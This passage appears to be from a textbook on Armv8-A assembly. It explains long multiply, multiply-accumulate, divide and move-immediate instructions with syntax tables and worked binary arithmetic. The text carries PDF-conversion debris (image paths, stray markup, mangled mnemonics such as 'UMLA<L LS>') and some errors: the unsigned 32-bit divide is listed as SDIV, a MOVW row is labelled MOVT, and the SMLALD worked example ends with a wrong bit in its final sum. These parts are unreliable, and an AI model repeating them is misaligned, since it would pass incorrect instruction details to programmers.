


Figure 5.34: The signed multiply long (`SMULL`) instruction

Consider the following example where `r5` and `r6` are used as destination registers for the multiplication of `r1` and `r2`. Under the hood, the source register values are sign extended to 64 bit in their two's complement format and multiplied together to produce a 64-bit value. The result is then split between both destination registers (as shown in [Figure 5.35](#)):

Inputs:

$r1: 0xd8455733 = 1101\ 1000\ 0100\ 0101\ 0101\ 0111\ 0011\ 0011$
 $(-666,544,333)$
 $r2: 0x4847cd9f = 0100\ 1000\ 0100\ 0111\ 1100\ 1101\ 1001\ 1111$
 $(1,212,665,247)$

```

Operation:
smull r5, r6, r1, r2

64-bit intermediate result:
1111 0100 1100 1000 0101 1011 1101 1000 0110 0001 0000 1001
1111 1111 1010 1101
= 0xF4C85BD86109FFAD (= -808,295,148,213,895,251)]]>

Results:
r5: 0x6109ffad = 0110 0001 0000 1001 1111 1111 1010 1101
r6: 0xf4c85bd8 = 1111 0100 1100 1000 0101 1011 1101 1000

```




Figure 5.35: Result split between `r5` and `r6`

The unsigned version of this instruction (unsigned multiply long) performs the same operation with the difference that the multiplication is unsigned.

```

Inputs:
r1: 0xd8455733 = 1101 1000 0100 0101 0101 0111 0011 0011 (= 3,628,422,963)
r2: 0x4847cd9f = 0100 1000 0100 0111 1100 1101 1001 1111 (= 1,212,665,247)

Operation:
umull r5, r6, r1, r2

64-bit intermediate result:
0011 1101 0001 0000 0010 1001 0111 0111 0110 0001 0000 1001
1111 1111 1010 1101
= 0x3D102977 6109FFAD (4,400,062,428,646,866,861)]]>

r5: 0x6109ffad = 0110 0001 0000 1001 1111 1111 1010 1101
r6: 0x3d102977 = 0011 1101 0001 0000 0010 1001 0111 0111

```

Multiply Accumulate Long (SMLAL, UMLAL)


The multiply accumulate long instruction group, `SMLAL` and `UMLAL`, performs either a signed or unsigned multiplication of two source registers and then adds a 64-bit value to the product. Confusingly, the syntax for this instruction does not provide a fifth source register from which to take the accumulate value. This is because the 64-bit accumulate value is instead originally provided in the destination registers themselves. In other words, the operation computes $RdHi:RdLo += Rn \times Rm$. The final result is split between the two destination registers, overwriting the accumulate value they previously contained. (See [Figure 5.36](#).)

[Table 5.46](#) shows the syntax for A32/T32 multiply accumulate long instructions.

Table 5.46: A32 Multiply Accumulate Long Instructions

INSTRUCTION SYNTAX	OPERATION (BITS)
<code>SMLAL{S} RdLo, RdHi, Rn, Rm</code>	$64 = 64 + 32 \times 32$
<code>UMLA<L LS> RdLo, RdHi, Rn, Rm</code>	$64 = 64 + 32 \times 32$

SMLAL RdLo, RdHi, Rn, Rm



[Figure 5.36:](#) A32/T32 multiply accumulate long instruction

Unsigned Multiply Accumulate Accumulate Long (UMAAL)

Confusingly, A32/T32 also provides a multiply accumulate accumulate long instruction `UMAAL`, which multiplies two unsigned 32-bit inputs to produce a 64-bit value, adds two 32-bit values, and then

splits the resulting 64-bit value across two 32-bit destination registers.


[Table 5.47](#) gives the syntax for `UMAAL`.

Table 5.47: A32 Unsigned Multiply Accumulate Accumulate Long Instruction

INSTRUCTION SYNTAX	OPERATION (BITS)
<code>UMAAL RdLo, RdHi, Rn, Rm</code>	$64 = 32 + 32 + 32 \times 32$

[Figure 5.37](#) shows the operation of UMAAL.

UMAAL RdLo, RdHi, Rn, Rm



[Figure 5.37:](#) UMAAL instruction

Multiply Accumulate Long Halfwords

The signed multiply accumulate long halfwords instruction group SMLAL_{xx} multiplies one halfword of each source register with another. The individual halfwords can be specified with _B for the bottom and _T for the top 16 bits of each source register. The product is then added to the 64-bit accumulate value held in two destination registers, which will then be overwritten with the result of this operation. [Table](#)

[5.48](#) lists the instructions in this group, and [Figure 5.38](#) illustrates their operation.

Table 5.48: A32 Signed Multiply Accumulate Long Halfwords Instructions

INSTRUCTION SYNTAX	OPERATION (BITS)
SMLALBB RdLo, RdHi, Rn, Rm	$64 = B16 \times B16 + 64$
SMLALBT RdLo, RdHi, Rn, Rm	$64 = B16 \times T16 + 64$
SMLALTB RdLo, RdHi, Rn, Rm	$64 = T16 \times B16 + 64$
SMLALTT RdLo, RdHi, Rn, Rm	$64 = T16 \times T16 + 64$

SMLALBT RdLo, RdHi, Rn, Rm

Rn



Rm

----16 bit----

$$Rn[16] \times Rm[16] + RdHi[32]:RdLo[32]$$



|----- 64 bit -----| |----- 64 bit -----|

Sign-extend result[31:0] Accumulate value



|----- 64 bit -----|




Figure 5.38: The signed multiply accumulate long halfwords instruction group

Signed Multiply Accumulate Long Dual

The signed multiply accumulate long dual instruction adds the product of the signed top halves to the product of the signed bottom halves of both source registers. The result is added to the 64-bit accumulate value, which is split between the two destination registers $RdHi$ and $RdLo$. The 64-bit result is then written back to those same destination registers.

[Table 5.49](#) gives the syntax for multiply accumulate long dual instructions.

Table 5.49: A32 Signed Multiply Accumulate Long Dual Instructions

INSTRUCTION SYNTAX	OPERATION (BITS)
SMLALD RdLo, RdHi, Rn, Rm	$64 = 16 \times 16 + 16 \times 16 + 64$
SMLALDX RdLo, RdHi, Rn, Rm	$64 = 16 \times 16 + 16 \times 16 + 64$

SMLALD RdLo, RdHi, Rn, Rm

$$Rm[31:16] \times Rn[31:16] + Rm[15:0] \times Rn[15:0] + RdHi[32]:RdLo[32]$$




Figure 5.39: SMLALD

Figure 5.39 describes the operation of SMLALD.

Here is an example of how the result is computed under the hood, for those of you who enjoy digging into the details behind an operation. Suppose the following input registers are given as input to the `SMLALD` instruction:

Input:

```
r1: 0xd8455733 = 1101 1000 0100 0101 0101 0111 0011 0011  
r2: 0xc847cd9f = 1100 1000 0100 0111 1100 1101 1001 1111  
r5: 0xc5870ff8 = 1100 0101 1000 0111 0000 1111 1111 1000  
r6: 0x3d102977 = 0011 1101 0001 0000 0010 1001 0111 0111
```

Operation:

```
SMLALD r5, r6, r1, r2
```

First, `SMLALD` breaks apart the values in the source registers to recover the top halfwords of both, multiplies them as signed values, and takes the least significant 32 bits as the result. The top halfword of `r1` and `r2` are sign-extended before the multiplication, as follows:

```
r1 top halfword: 1101 1000 0100 0101  
Sign extend to 32: 1111 1111 1111 1111 1101 1000 0100 0101  
  
r2 top halfword: 1100 1000 0100 0111  
Sign extend to 32: 1111 1111 1111 1111 1100 1000 0100 0111  
  
      1111 1111 1111 1111 1101 1000 0100 0101  
*  
      1111 1111 1111 1111 1100 1000 0100 0111  
-----  
      0000 1000 1010 0101 1110 0011 0010 0011
```

The same procedure applies to the bottom halfwords, computing a second 16-by-16 bit multiplication to produce a 32-bit result:

```
r1 bottom halfword: 0101 0111 0011 0011  
Sign extend to 32: 0000 0000 0000 0000 0101 0111 0011 0011  
  
r2 bottom halfword: 1100 1101 1001 1111  
Sign extend to 32: 1111 1111 1111 1111 1100 1101 1001 1111  
  
      0000 0000 0000 0000 0101 0111 0011 0011  
*
```

```

1111 1111 1111 1111 1100 1101 1001 1111
-----
1110 1110 1101 0110 1111 1111 1010 1101

```

These two 32-bit results are now added and sign-extended to 64-bit:

```

0000 1000 1010 0101 1110 0011 0010 0011
+
1110 1110 1101 0110 1111 1111 1010 1101
-----
1111 0111 0111 1100 1110 0010 1101 0000

```

Sign-extend result to 64-bit:

```

1111 1111 1111 1111 1111 1111 1111 1111 0111 0111 1100
1110 0010 1101 0000

```

Finally, this sign-extended result is added to the 64-bit accumulate value constructed from R5 and R6. R5 contains its lower 32 bits of the accumulate, and R6 contains the higher 32 bits:

```

R5 (RdLo): 1100 0101 1000 0111 0000 1111 1111 1000
R6 (RdHi): 0011 1101 0001 0000 0010 1001 0111 0111

1111 1111 1111 1111 1111 1111 1111 1111 0111 0111 1100
1110 0010 1101 0000
+
0011 1101 0001 0000 0010 1001 0111 0111 1100 0101 1000 0111
0000 1111 1111 1000
-----
0011 1101 0001 0000 0010 1001 0111 0111 1011 1101 0000 0011
1111 0010 1100 1000

```

Signed Multiply Subtract Long Dual

The signed multiply subtract long dual instruction works in the same way as its accumulate counterpart, except that it performs a subtraction rather than an addition. [Table 5.50](#) shows the syntax for signed multiply subtract long dual.

Table 5.50: A32 Multiply Subtract Long Dual Instructions

INSTRUCTION SYNTAX	OPERATION (BITS)
SMLSLD RdLo, RdHi, Rn, Rm	$64 = 16 \times 16 - 16 \times 16 + 64$
SMLSLDX RdLo, RdHi, Rn, Rm	$64 = 16 \times 16 - 16 \times 16 + 64$

[Figure 5.40](#) shows how the SMLSLD instruction works internally.

SMLS LD RdLo, RdHi, Rn, Rm

$$Rm[31:16] \times Rn[31:16] - Rm[15:0] \times Rn[15:0] + RdHi[32]:RdLo[32]$$




Figure 5.40: The signed multiply subtract long dual instruction

Division Operations

Perhaps surprisingly, given the diversity and complexity of multiplications in Armv8-A, the division operation in the three Armv8-A instruction sets is surprisingly simple.

In Armv8-A, division always takes two source inputs stored on registers and simply divides the first value by the second, placing the result in the destination register. Division can take place as either *signed* or *unsigned*, and it always takes its inputs from registers and always rounds toward zero (rather than toward negative infinity). If the second parameter is zero and thus a division-by-zero would occur, Armv8-A architecturally defines the result of the operation to be zero, which is written to the destination register.

[Table 5.51](#) shows a division instructions overview.

Table 5.51: Divide Instructions Overview

IS	INSTRUCTION	SYNTAX	OPERATION
A32/T32	Signed divide	SDIV Rd, Rn, Rm	Rd = sint(Rn) ÷ sint(Rm)
	Unsigned divide	UDIV Rd, Rn, Rm	Rd = uint(Rn) ÷ uint(Rm)
A64-64	Signed divide	SDIV Xd, Xn, Xm	Xd = sint(Xn) ÷ sint(Xm)
	Unsigned divide	UDIV Xd, Xn, Xm	Xd = uint(Xn) ÷ uint(Xm)
A64-32	Signed divide	SDIV Wd, Wn, Wm	Wd = sint(Wn) ÷ sint(Wm)
	Unsigned divide	SDIV Wd, Wn, Wm	Wd = uint(Wn) ÷ uint(Wm)

Move Operations

The `MOV` instruction is used to set the value of a destination register either to a fixed constant immediate value (called *move immediate*) or to a copy of a value from one register to another (called a *register move*). In Armv8-A, most move immediate instructions encountered in disassembly are actually implemented in terms of a few foundational move instructions and are hidden behind the `MOV` alias. In A64, for example, move immediate instructions are always implemented as aliases of `MOVZ`, `MOVN`, or `ORR`. [Table 5.52](#) shows the syntax symbols for the A32 and A64 move instructions.

[Table 5.52:](#) Syntax Symbols

A32	A64- 32	A64- 64	MEANING
Rd	Wd	Xd	Destination register
Rn	Wn	Xn	First source register
Rm	Wm	Xm	Second source register
Rs	Ws	Xs	Register holding the shift amount (bottom 8 bits)
#imm	#imm	#imm	Immediate value
{ }	{ }	{ }	Optional operand
shift	shift	shift	Type of shift to be applied
extend	extend	extend	Type of extension applied to second source operand

Move Constant Immediate

The Armv8-A ISA provides a surprisingly diverse set of ways to move a constant immediate into a register. The reason for this is that these instructions are either 2 or 4 bytes wide, depending on the instruction set. This means that there is not enough space in the instruction encoding to allow a generic “move any 32-bit constant into a register” instruction. Instead, the ISA provides several different `MOV`-type instructions to allow commonly encountered constants to be

loaded in a single instruction, and separate instructions are used to build arbitrary constants into a register spread out over two or more instructions.

Move Immediate and MOVT on A32/T32

[Table 5.53](#) gives the syntax of basic A32 and T32 `MOV` instructions and their disassembly interpretation.

Table 5.53: A32 Move Immediate Instructions

IS	SYNTAX	ASSEMBLY	DISASSEMBLY
A32	MOV Rd, #imm	mov r3, #255	mov r3, #255
	MOVT Rd, #imm	mov r3, #65535	movw r3, #65535
	MOVT Rd, #imm	movt r3, #43690	movt r3, #43690
T32	MOV Rd, #imm	mov r3, #255	mov.w r3, #255
	MOV Rd, #imm	mov r3, #65535	movw r3, #65535
	MOVT Rd, #imm	movt r3, #43690	movt r3, #43690

